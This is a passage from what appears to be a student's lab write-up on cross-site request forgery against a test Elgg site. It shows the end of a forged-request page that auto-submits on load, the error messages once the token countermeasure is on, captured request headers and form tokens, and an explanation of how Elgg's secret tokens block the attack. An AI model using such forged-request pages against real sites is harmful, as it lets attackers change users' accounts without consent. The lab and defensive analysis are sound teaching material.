// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```



```
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
```


Even if we try to put some values in the field values for the two tokens the error is generated by the form.



```
http://www.csrflabelgg.com/cache/1501099611/de
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/cache/1501099611/def
Cookie: Elgg=rmbn59tqpnk0tgds54r02thes0
Connection: keep-alive
GET: HTTP/1.1 304 Not Modified
Date: Tue, 16 Apr 2019 12:41:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: Keep-Alive
Keep-Alive: timeout=5, max=79

GET: HTTP/1.1 200 OK
Expires: Mon, 14 Oct 2019 14:17:25 GMT
Cache-Control: public
Pragma: public
ETag: "1501099611"
Content-Type: image/png
Date: Tue, 16 Apr 2019 12:41:08 GMT
Server: Apache/2.4.18 (Ubuntu)
```

The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.
The page you were using had expired. Please try again.

The secret token used in the countermeasure are the __elgg_token and the elgg_ts as shown below by the firefox inspection tool.



| Sta... | Meth... | Fil | Dc | Cause | Type | Transfer... | Size |
|---|---|---|---|---|---|---|---|
| 302 | POST | edit | | document | html | 3.89 KB | 14.20 KB |
| 200 | GET | alice | | document | html | 3.92 KB | 14.20 KB |
| 200 | GET | font-... | | stylesheet | css | cached | 28.38 KB |
| 200 | GET | elgg.... | | stylesheet | css | cached | 58.10 KB |
| 200 | GET | color... | | stylesheet | css | cached | 3.80 KB |
| 200 | GET | jque... | | script | js | cached | 0 B |
| 200 | GET | jque... | | script | js | cached | 0 B |
| 200 | GET | requ... | | script | js | cached | 800 B |
| 200 | GET | requ... | | script | js | cached | 0 B |
| 200 | GET | elgg.js | | script | js | cached | 0 B |
| 200 | GET | en.js | | script | js | cached | 0 B |
| 200 | GET | init.js | | script | js | cached | 619 B |
| 200 | GET | read... | | script | js | cached | 271 B |
| 200 | GET | Plugi... | | script | js | cached | 630 B |

14 requests 120.94 KB / 7.81 KB transferred Finish: 8.94 s DOMContentLoaded: 4.77 s load: 9.

```
Form data
__elgg_token: mDaxUV1na710tk4U39qwHA
__elgg_ts: 1555418722
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription:
contactemail:
description:
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The countermeasure is to send two fields, a timestamp and a unique token along with each request. When the countermeasure is turned on, it compares these values. It compares and check if these values are valid for the current session with the user. The secret token validation fails if we perform the attack and the site identifies it as a csrf attack and not a request from the user. The attacker cannot capture the secret token because the way they are generated is not easy to be decrypted by  a attacker normally.